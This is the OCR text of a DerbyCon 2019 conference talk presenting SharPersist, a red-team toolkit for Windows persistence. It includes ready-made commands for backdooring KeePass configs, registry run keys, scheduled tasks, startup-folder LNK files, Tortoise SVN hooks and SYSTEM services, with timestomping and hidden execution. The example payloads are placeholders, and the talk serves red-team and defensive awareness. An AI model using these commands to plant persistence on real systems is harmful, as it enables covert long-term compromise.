
SharPersist

Windows Persistence Toolkit in C#

Brett Hawkins

DerbyCon 2019

Louisville, KY



Agenda

- Windows Persistence
- SharPersist Overview
- SharPersist Persistence Techniques
- SharPersist Demo

About Me

- Red Team Consultant at FireEye Mandiant
- 8 years in Info Sec
- Education
  - Post Graduate - SANS Technology Institute
  - Undergraduate - University of Akron
- Certifications
  - SANS Technology Institute
  - Offensive Security
- OH-IO
- Sports and Video Games

Why did I create this toolkit?

- Automate the addition/removal of multiple persistence techniques
- Provide a method for adding/removing persistence techniques via reflective C# and without running system commands (e.g., reg, schtask, sc)
- Bring awareness to various persistence techniques available on Windows
- Nothing like this existed publicly (until now ☺)


How did I get the idea for this toolkit?

- Experience from previous red team operations
- Wanted to combine standalone persistence tools I have written in the past into one toolkit

Windows Persistence

Windows Persistence

Overview



Windows Persistence

Overview

- Any access, action, or configuration change to a system that gives an adversary a persistent presence on that system.
- Required in order to maintain access to a system for a period of time
- Need a persistence implant AND trigger
  - Implant – Your payload (e.g., HTA, EXE, DLL)
  - Trigger – What will cause the payload to execute (e.g., Scheduled Task, Windows Service)
- The goal of SharPersist is to assist with the persistence trigger

Windows Persistence

Well-Known Public Persistence Techniques

- Windows Services
- Scheduled Tasks
- Startup Folder
- Windows Registry
- Others
  - https://attack.mitre.org/tactics/TA0003/

Windows Persistence

Not Well-Known Public Persistence Techniques

- Scheduled Task Backdoor Persistence
- KeePass Persistence
- Tortoise SVN Persistence

SharPersist Overview

SharPersist Overview

Background

- Command line tool written in C#
- Compatible with Cobalt Strike's "execute-assembly"
- Provide an easy way to use multiple persistence techniques on Windows hosts
- Modular to allow for adding new persistence techniques in the future
- Additional tradecraft implemented in techniques
  - File time stomping
  - Running persistence implants minimized or hidden
- **GitHub**:
  - https://github.com/fireeye/SharPersist
- **Blog Post**:
  - https://www.fireeye.com/blog/threat-research/2019/09/sharpersist-windows-persistence-toolkit.html

SharPersist Overview

Arguments/Options

- **-t**: Persistence technique
- **-c**: Command to execute
- **-a**: Arguments of command to execute (if applicable)
- **-f**: File to create/modify
- **-k**: Registry key to create/modify
- **-v**: Registry value to create/modify
- **-n**: Scheduled task name OR Service name
- **-m**: Method(add, remove, check, list)
- **-o:** Optional add-ons
- **-h**: Help page

SharPersist Overview

Methods (-m)

- **add**: Add persistence technique
- **remove**: Remove persistence technique
- **check**: Perform dry-run of persistence technique
- **list**: List current entries for persistence technique

SharPersist Overview

Optional Add-Ons (-o)

- **env**: Environment variable obfuscation for registry persistence
- **hourly**: Frequency for scheduled task persistence
- **daily**: Frequency for scheduled task persistence
- **logon**: Frequency for scheduled task persistence

SharPersist Persistence Techniques

SharPersist Persistence Techniques

Overview

- KeePass
- Registry
- Scheduled Task Backdoor
- New Scheduled Task
- Startup Folder
- Tortoise SVN
- New Service

SharPersist Persistence Techniques

Persistence Techniques (-t)

- **keepass**: Backdoor KeePass config file
- **reg**: Registry key addition/modification
- **schtaskbackdoor**: Backdoor scheduled task with additional action
- **startupfolder**: LNK file in startup folder
- **tortoisesvn**: Tortoise SVN hook script
- **service**: Creates new service
- **schtask**: Create new scheduled task

SharPersist Persistence Techniques

Table of Techniques

Technique	Admin Privileges Required?	Touches Registry?	Adds/Modifies/Removes Files on Disk?
KeePass	No	No	Yes
New Scheduled Task	No	No	Yes
Registry	No	Yes	No
Startup Folder	No	No	Yes
Tortoise SVN	No	Yes	No
Scheduled Task Backdoor	Yes	No	Yes
New Windows Service	Yes	Yes	No

SharPersist Persistence Techniques

KeePass - Overview

- **Description**
  - Uses opening KeePass database as a persistence trigger
  - Backdoors user's KeePass configuration file with a KeePass trigger
- **Tradecraft**
  - Maintains timestamp of original KeePass configuration file
  - Runs payload implant hidden
- **References**
  - https://github.com/fireeye/SharPersist/wiki/KeePass
  - https://keepass.info/help/v2/triggers.html
  - http://harmj0y.net/blog/redteaming/keethief-a-case-study-in-attacking-keepass-part-2
  - https://medium.com/@two06/persistence-with-keepass-part-2-3e328b24e117

SharPersist Persistence Techniques

KeePass - Examples

- Example: Adding Persistence Trigger

```
SharPersist -t keepass -c "C:\Windows\System32\cmd.exe" -a "/c calc.exe" -f
"C:\Users\user\AppData\Roaming\KeePass\KeePass.config.xml" -m add
```

- Example: Removing Persistence Trigger

```
SharPersist -t keepass -f "C:\Users\user\AppData\Roaming\KeePass\KeePass.config.xml" -m remove
```

- Example: Dry Run of Persistence Trigger

```
SharPersist -t keepass -c "C:\Windows\System32\cmd.exe" -a "/c calc.exe" -f
"C:\Users\username\AppData\Roaming\KeePass\KeePass.config.xml" -m check
```

SharPersist Persistence Techniques

Registry - Overview

- **Description**
  - Uses Windows registry as a persistence trigger by adding specified registry key/value
- **Tradecraft**
  - Has option to add system command to be ran as environment variable. Environment variable is what is present in registry key and value specified
- **References**
  - https://github.com/fireeye/SharPersist/wiki/Registry
  - https://www.peerlyst.com/posts/list-of-autorun-keys-malware-persistence-windows-registry-entries-benjamin-infosec
  - https://www.fuzzysecurity.com/tutorials/19.html
  - https://attack.mitre.org/techniques/T1037/
  - https://h4wkst3r.blogspot.com/2018/05/persistence-with-sticky-notes-registry.html

SharPersist Persistence Techniques

Registry – Supported Registry Keys

Registry Key Code (-k)	Registry Key	Registry Value	Admin Privs Required?	Supports Env Optional Add-On (-o env)?
hklmrun	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	User supplied	Yes	Yes
hklmrunonce	HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce	User supplied	Yes	Yes
hklmrunonceex	HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnceEx	User supplied	Yes	Yes
userinit	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon	Userinit	Yes	No
hkcurun	HKCU\Software\Microsoft\Windows\CurrentVersion\Run	User supplied	No	Yes
hkcurunonce	HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce	User supplied	No	Yes
logonscript	HKCU\Environment	UserInitMprLogonScript	No	No
stickynotes	HKCU\Software\Microsoft\Windows\CurrentVersion\Run	RESTART_STICKY_NOTES	No	No

SharPersist Persistence Techniques

Registry - Examples

- Example: Adding Persistence Trigger

```
SharPersist -t reg -c "C:\Windows\System32\cmd.exe" -a "/c calc.exe" -k "hkcurun" -v "Test Stuff" -m add
SharPersist -t reg -c "C:\Windows\System32\cmd.exe" -a "/c calc.exe" -k "hkcurun" -v "Test Stuff" -m add –o env
SharPersist -t reg -c "C:\Windows\System32\cmd.exe" -a "/c calc.exe" -k "logonscript" -m add
```

- Example: Removing Persistence Trigger

```
SharPersist -t reg -k "hkcurun" -v "Test Stuff" -m remove
SharPersist -t reg -k "hkcurun" -v "Test Stuff" -m remove –o env
SharPersist -t reg -k "logonscript" -m remove
```

- Example: Dry Run of Persistence Trigger

```
SharPersist -t reg -c "C:\Windows\System32\cmd.exe" -a "/c calc.exe" -k "hkcurun" -v "Test Stuff" -m check
```

- Example: List Persistence Trigger Entries

```
SharPersist -t reg -k "hkcurun" -m list
```

SharPersist Persistence Techniques

Scheduled Task Backdoor - Overview

- **Description**
  - Backdoors a scheduled task by adding an additional action to it
  - Additional action will run after first action has completed
- **References**
  - https://github.com/fireeye/SharPersist/wiki/Scheduled-Task-Backdoor

SharPersist Persistence Techniques

Scheduled Task Backdoor - Examples

- Example: Adding Persistence Trigger

```
SharPersist -t schtaskbackdoor -c "C:\Windows\System32\cmd.exe" -a "/c calc.exe" -n "Something Cool" -m add
```

- Example: Removing Persistence Trigger

```
SharPersist -t schtaskbackdoor -n "Something Cool" -m remove
```

- Example: Dry Run of Persistence Trigger

```
SharPersist -t schtaskbackdoor -c "C:\Windows\System32\cmd.exe" -a "/c calc.exe" -n "Something Cool" -m check
```

- Example: List Persistence Trigger Entries

```
SharPersist -t schtaskbackdoor -m list
SharPersist -t schtaskbackdoor -m list –n "Some Task"
SharPersist -t schtaskbackdoor -m list –o logon
```

SharPersist Persistence Techniques

New Scheduled Task - Overview

- **Description**
  - Creates a new scheduled task under current user's context (except for logon scheduled task)
  - Scheduled task frequency can be specified with optional add-on (-o)
    - logon
    - daily
    - hourly
  - If no frequency specified, then task will be created with daily frequency
- **References**
  - https://github.com/fireeye/SharPersist/wiki/New-Scheduled-Task

SharPersist Persistence Techniques

New Scheduled Task - Examples

- Example: Adding Persistence Trigger

```
SharPersist -t schtask -c "C:\Windows\System32\cmd.exe" -a "/c calc.exe" -n "Something Cool" -m add
SharPersist -t schtask -c "C:\Windows\System32\cmd.exe" -a "/c calc.exe" -n "Something Cool" -m add –o logon
```

- Example: Removing Persistence Trigger

```
SharPersist -t schtask -n "Something Cool" -m remove
```

- Example: Dry Run of Persistence Trigger

```
SharPersist -t schtask -c "C:\Windows\System32\cmd.exe" -a "/c calc.exe" -n "Something Cool" -m check
```

- Example: List Persistence Trigger Entries

```
SharPersist -t schtask -m list
SharPersist -t schtask -m list -n "Some Task"
SharPersist -t schtask -m list –o logon
```

SharPersist Persistence Techniques

Startup Folder - Overview

- **Description**
  - Creates a LNK file and places in current user's startup folder
- **Tradecraft**
  - Timestomps LNK file between 60 and 90 days before actual creation
  - Runs LNK file minimized
- **References**
  - https://github.com/fireeye/SharPersist/wiki/Startup-Folder

SharPersist Persistence Techniques

Startup Folder - Examples

- Example: Adding Persistence Trigger

```
SharPersist -t startupfolder -c "C:\Windows\System32\cmd.exe" -a "/c calc.exe" -f "Some File" -m add
```

- Example: Removing Persistence Trigger

```
SharPersist -t startupfolder -f "Some File" -m remove
```

- Example: Dry Run of Persistence Trigger

```
SharPersist -t startupfolder -c "C:\Windows\System32\cmd.exe" -a "/c calc.exe" -f "Some File" -m check
```

- Example: List Persistence Trigger Entries

```
SharPersist -t startupfolder -m list
```

SharPersist Persistence Techniques

Tortoise SVN - Overview

- **Description**
  - Uses “hook script” feature in Tortoise SVN as a persistence trigger
  - Every time user tries to connect to SVN repo with Tortoise SVN, persistence trigger will activate
- **Tradecraft**
  - Payload implant set to run hidden
- **References**
  - https://github.com/fireeye/SharPersist/wiki/Tortoise-SVN

SharPersist Persistence Techniques

Tortoise SVN - Examples

- Example: Adding Persistence Trigger

```
SharPersist -t tortoisesvn -c "C:\Windows\System32\cmd.exe" -a "/c calc.exe" -m add
```

- Example: Removing Persistence Trigger

```
SharPersist -t tortoisesvn -m remove
```

- Example: Dry Run of Persistence Trigger

```
SharPersist -t tortoisesvn -c "C:\Windows\System32\cmd.exe" -a "/c calc.exe" -m check
```

SharPersist Persistence Techniques

New Windows Service - Overview

- **Description**
  - Registers a new Windows service
  - Service will be set to automatically start upon boot and run as SYSTEM
- **References**
  - https://github.com/fireeye/SharPersist/wiki/New-Windows-Service

SharPersist Persistence Techniques

New Windows Service - Examples

- Example: Adding Persistence Trigger

```
SharPersist -t service -c "C:\Windows\System32\cmd.exe" -a "/c calc.exe" -n "Some Service" -m add
```

- Example: Removing Persistence Trigger

```
SharPersist -t service -n "Some Service" -m remove
```

- Example: Dry Run of Persistence Trigger

```
SharPersist -t service -c "C:\Windows\System32\cmd.exe" -a "/c calc.exe" -n "Some Service" -m check
```

- Example: List Persistence Trigger Entries

```
SharPersist -t service -m list
SharPersist -t service -m list –n "Some Service"
```

SharPersist Demo

Questions?

- **Twitter**: @h4wkst3r

FIREEYE™

Thank you